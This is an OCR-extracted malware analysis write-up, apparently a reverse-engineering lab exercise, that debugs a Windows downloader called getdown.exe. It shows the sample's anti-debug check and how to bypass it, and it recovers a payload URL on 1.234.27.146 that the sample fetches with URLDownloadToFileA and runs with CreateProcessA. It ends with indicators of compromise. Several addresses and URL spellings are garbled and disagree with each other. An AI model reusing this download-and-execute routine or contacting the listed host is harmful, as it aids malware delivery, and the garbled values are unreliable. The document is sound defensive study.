
0007FF63FD31240 ; ===== S U B R O U T I N E =====
0007FF63FD31240
0007FF63FD31240 ; Attributes: thunk
0007FF63FD31240
0007FF63FD31240 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
0007FF63FD31240     WinMain      proc near             ; CODE XREF: _tmainCRTStartup+14F↓p
0007FF63FD31240         jmp      WinMain_0
0007FF63FD31240     WinMain      endp
0007FF63FD31240
0007FF63FD31240 :

```

- This is the function called WinMain and does a lot of steps to prepare for malware execution. For example, CALL to GetStartupInfo, CALL to GetCurrentProcessId,...
- So I need to jump for the function WinMain\_0. Press F8 to step over the instructions and at address 7FF6C20116F3, press F7 to step into.



- Press F7 again to step to “getdown.7FF6C2011000” ( same address with the copied address at the beginning of this part to synchronize IDA and x64dbg address)



- And this is the beginning of WinMain\_0

REMWorkstationVM REMnuxVM

x64dbg - File: getdown.exe - PID: 1892 - Module: getdown.exe - Thread: Main Thread 404

File View Debug Trace Plugins Favours Options Help Mar 4 2018

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

Registers CPU Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Command: Paused Thread 1AC created, Entry: nt!00000000FFB586A42C0

Time Wasted Debugging: 0:01:51:05

- I see that there is a CALL to IsDebuggerPresent which will terminate the process if I know that the program is being debugged. Therefore, I need to bypass this anti-debugger function. First, I come to address 7FF6C201102A (right behind the CALL, before the taken branch). On the top right window, right-click on RIP, choose "modify the value", and change the expressions to the address right after the branch (7FF6C2011032).

- The three next CALL calls to \_memset function.
  - I put the first breakpoint to the CALL to GetTempPaths at 00007FFE63FD310D4

```
.text:00007FF6C2011058    mov    r8d, 103h ; Size
.text:00007FF6C201105E    mov    [rsp+718h+TempFileName], 0
.text:00007FF6C2011066    call   memset
.text:00007FF6C201106B    lea    rcx, [rsp+718h+var_417] ; void *
.text:00007FF6C2011073    xor    edx, edx ; Val
.text:00007FF6C2011075    mov    r8d, 3Fh ; Size
.text:00007FF6C201107B    mov    [rsp+718h+Destination], 0
.text:00007FF6C2011083    call   memset
.text:00007FF6C2011088    xor    esi, esi
.text:00007FF6C201108A    lea    rdi, aE ; "E"
.text:00007FF6C2011091    mov    eax, esi
.text:00007FF6C2011093    ; char aE[1]
.text:00007FF6C2011093 loc_7FF6C2011093: ; CODEaE db 'ë' ; DATA XREF: WinMain_0+8A0
```

x64dbg - File: getdown.exe - PID: 2120 - Module: getdown.exe - Thread: Main Thread 2832

File View Debug Trace Plugins Favours Options Help Mar 4 2018

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles Trace

Hide FPU

RAX 0000000000000080 "affid=23456732-34459"  
 RBX 00007FF63FD310400 "affid=23456732-34459"  
 RCX 00000000000000A4  
 RDX 00000000000000F0  
 RBP 0000000000000000  
 RSP 0000000000000000  
 RSI 0000000000000000  
 RDI 00007FF63FD3104C0 "http://1.234.27.146/pcFix.exe"

R8 0000000000000000  
 R9 0000000000000000  
 R10 0000000000000000  
 R11 0000000000000022  
 R12 0000000000000000  
 R13 0000000000000000  
 R14 0000000000000000  
 R15 0000000000000000

RIP 00007FF63FD01004 getdown.00007FF63FD310D4

RFlags 0000000000000044  
 ZF 1 PF 0 AF 0  
 OF 0 SF 0 DF 0  
 CF 0 TF 1 IF 1

Last Error 00000000 (ERROR\_SUCCESS)  
 Last Status C0000034 (STATUS\_OBJECT\_NAME\_NOT\_FOUND)

GS 0028 FS 0053  
 ES 0028 DS 0028  
 CS 0033 SS 0028

x87 0000000000000000 ST0 Empty 0.0000000000000000  
 ST1 0000000000000000 STI Empty 0.0000000000000000  
 ST2 0000000000000000 ST2 Errtrv. 0.0000000000000000

> x64 fastcall

1: rdx 0000000000000104  
 2: rdx 0000000000000000  
 3: rdx 0000000000000000  
 4: r9 0000000000000000

Command: Default

Pinned INT3 breakpoint at getdown.00007FF63FD310D4 (00007FF63FD01004)

Time Wasted Debugging: 0:00:27:46

- I get some information that was hidden in IDA. An URL "<http://1.234.27.146/pcfix.exe?affid=23456732-34459>"
- Set the second breakpoint to the CALL to GetTempFileNameA ( address 00007FF63FD310D7), I see the path that the malware used to store the created files: C:\Users\REM\AppData\Local\Temp\. As I discussed above, the files name will start with "BrB".

x64dbg - File: getdown.exe - PID: 5140 - Module: getdown.exe - Thread: Main Thread 3828

File View Debug Trace Plugins Favours Options Help Mar 4 2018

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles Trace

Hide FPU

RAX 0000000000000020 "affid=23456732-34459"  
 RBX 00007FF6C20110400 "affid=23456732-34459"  
 RCX 00007FF6C201104A0 "C:\Users\REM\AppData\Local\Temp\\"  
 RDX 0000000000000000  
 RBP 0000000000000000  
 RSP 0000000000000000  
 RSI 0000000000000000  
 RDI 00007FF6C20114EC0 "http://1.234.27.146/pcfix.exe"

R8 0000000000000000  
 R9 0000000000000000  
 R10 0000000000000003  
 R11 0000000000000000  
 R12 0000000000000000  
 R13 0000000000000000  
 R14 0000000000000000  
 R15 0000000000000000

RIP 00007FF6C2011107 getdown.00007FF6C2011107

RFlags 0000000000000034  
 ZF 1 PF 0 AF 0  
 OF 0 SF 0 DF 0  
 CF 0 TF 1 IF 1

> x64 fastcall

1: rdx 0000000000000000 "BrB"  
 2: rdx 0000000000000000  
 3: rdx 0000000000000000  
 4: r9 0000000000000000

Command: Default

Pinned INT3 breakpoint at getdown.00007FF6C2011107 (00007FF6C2011107)

Time Wasted Debugging: 0:02:01:33

- I set the third breakpoint to the CALL to URLDownloadToFileA ( address 00007FF63FD3118E).

x64dbg - File: getdown.exe - PID: 2120 - Module: getdown.exe - Thread: Main Thread 2832

File View Debug Trace Plugins Favours Options Help Mar 4 2018

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles Trace

```

FF 13 FF CALL qword ptr ds:[GetTempFileNameA]
eax:"http://1.234.27.146/pfcfix.exe?affid=23456732-34459"
r8d:"C:\Users\REM\AppData\Local\Temp\Br7396.tmp"
rbx:"affid=23456732-34459"

RAX 000000000000AF300 "http://1.234.27.146/pfcfix.exe?affid=23456732-34459"
RBX 000000000000F63FD3AF40 "affid=23456732-34459"
RCX 000000000000F63FD3AF40
RDX 000000000000F63FD3AF54 getdown.00000FF63FD3AF54
RBP 000000000000000000
RSI 000000000000000000
ROI 000000000000000000
R8 000000000000AF0E0 "C:\Users\REM\AppData\Local\Temp\6rB"
R9 81010010010101000
R10 000000000000F88
R11 000000000000F88
R12 000000000000F88
R13 000000000000F88
R14 000000000000F88
R15 000000000000F88

RIP 00000FF63FD3117C getdown.00000FF63FD3117C

REFLAGS 00000000000000246
ZF 1 PF 1 AF 0
OF 0 CF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 00028 FS 0053
ES 0028 DS 0028
CS 0033 SS 0028

x87r10 0000000000000000 ST0 EMPTY 0.0000000000000000
x87r11 0000000000000000 ST1 EMPTY 0.0000000000000000
x87r2 0000000000000000 ST2 FMTV_0 0.0000000000000000

> Default (v64 fastcall)
1: PCX FFFEB09090DC43DE
2: rdx 00000FF63FD3AF54 getdown.00000FF63FD3AF54
3: r9 8101001001010100
4: r9 8101001001010100

Default [Unlocked]

```

rdx=>getdown.00000FF63FD3AF54  
qword ptr [rsp+300] [0000000000000000] "http://1.234.27.146/pfcfix.exe?affid=23456732-34459"]=312F2F3A70747468  
.text:00000FF63FD3117C getdown.exe:\$117C #57c

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address Hex ASCII

00007FFF430C1000	CC	CC
00007FFF430C1004	41 89 41 31 41 31 41 31 41 31 41 31 41 31 41 31	CC
00007FFF430C1020	41 31 41 31 41 31 41 31 41 31 41 31 41 31 41 31	CC
00007FFF430C1030	18 D2 45 23 D9 44 88 39 45 FF B5 D2 0F 84 B1 8A 0A .OE#DE.OY.O...z..	CC
00007FFF430C1050	00 44 00 44 00 44 00 44 00 44 00 44 00 44 00 44	CC
00007FFF430C1070	RR C1 R9 F4 41	CC

Command: Paused Thread AE8 created, Entry: ntd!00000FFFA3DF42C0

Time Wasted Debugging: 0:00:38:30

- Now, I can see the file name. I check it in C:\Users\REM\AppData\Local\Temp\. There are some other files maybe because I run the malware many times.

File Home Share View

< → ↑ This PC > Local Disk (C:) > Users > REM > AppData > Local > Temp

Desktop Downloads Documents Program Files Program Files (x86) Roaming

Name Date modified Type Size

BrB543F.tmp	11/8/2022 10:52 PM	TMP File	0 KB
Br7396.tmp	11/9/2022 12:13 AM	TMP File	0 KB
BrBCAD3.tmp	11/8/2022 9:00 PM	TMP File	0 KB
BrBD78.tmp	11/8/2022 10:54 PM	TMP File	0 KB

Default (v64 fastcall)
1: PCX FFFEB09090DC43DE
2: rdx 00000FF63FD3AF54 getdown.00000FF63FD3AF54
3: r9 8101001001010100
4: r9 8101001001010100

- Corresponding part in IDA.

```

        lea    rdx, Source      ; "?"
        lea    rcx, [rsp+718h+Destination] ; Destination
        mov    r8d, 3FFh         ; Count
        call   strncat
        lea    rcx, [rsp+718h+Destination] ; Destination
        mov    r8d, 3FFh         ; Count
        mov    rdx, rbx          ; Source
        call   strncat

```


  

```

loc_7FF6C2011174:           ; LPCSTR
        lea    r8, [rsp+718h+TempFileName]
        lea    rdx, [rsp+718h+Destination] ; LPCSTR
        xor    r9d, r9d          ; DWORD
        xor    ecx, ecx          ; LPUNKNOWN
        mov    [rsp+718h+var_6F8], rsi ; LPBINDSTATUSCALLBACK
        call   cs:URLDownloadToFileA
        test   eax, eax
        jz     short loc_7FF6C201119F

```

- I set the final breakpoint in the CALL to CreateProcessA and run to this breakpoint.



- I continue running the process then it returns to the address after the CALL to WinMain\_0, execute and then finish.

```

x64dbg - File: getdown.exe - PID: 4632 - Module: getdown.exe - Thread: Main Thread 1548
File View Debug Trace Plugins Favours Options Help Mar 4 2018
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles Trace
Hide FPU
RAX 0000000000000000
RBX 0000000000000000
RCX 0000000000000000
RDX 0000000000000000
RBP 0000000000000000
RSP 00007FF63FD3170
RSI 0000000000000000
RDI 0000000000000000
getdown.00007FF63FD30000
R8 0000000000000000
R9 0000000000000000
R10 0000000000000000
R11 00000000001C7F60
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 0000000000000000
RIP 00007FF63FD316F8
getdown.00007FF63FD316F8
RFLAGS 0000000000000246
ZF 1 PF 3 AF 0
OF 0 T 0 SF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000024 (STATUS_OBJECT_NAME_NOT_FOUND)
GS 0028 FS 0053
ES 0028 DS 0028
CS 0033 SS 0028
x87F1 0000000000000000 S10 EMPTY 0 0000000000000000
x87F2 0000000000000000 S11 EMPTY 0 0000000000000000
x87F2 0000000000000000 S12 EMPTY 0 0000000000000000
Default (v64 fastcall)
1: rcx 03E989C62260000
2: rdx 0000000000000000
3: rsi 0000000000000000
4: r9 000000000000000A
Command: Default
Time Wasted Debugging: 0:00:43:09

```

### ANALYSIS SUMMARY

#### Key Host and Network Indicators of Compromise (IOCs):

- IP address 1.234.27.146
- URL "<http://1.234.27.146/prefix.exe?affid=23456732-34459>"
- HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\5.0\Cache\Content\CachePrefix
- HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\5.0\Cache\Cookies\CachePrefix
- HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\5.0\Cache\History\CachePrefix
- C:\Users\REM\AppData\Local\Temp\BrB7396.tmp

#### Key Functionality:

- GetTempFileNameA
- GetStartupInfo
- IsDebuggerPresent
- URLDownloadToFileA
- CreateProcessA
- ...

#### Purpose:

- This malware will be propped into the victim machine. When running, it creates files in the machines, opens connections to the host, downloads data, and saves them into created files.

#### Persistence:

#### Environment-specific Impact:

#### Root Cause:

#### Attribution: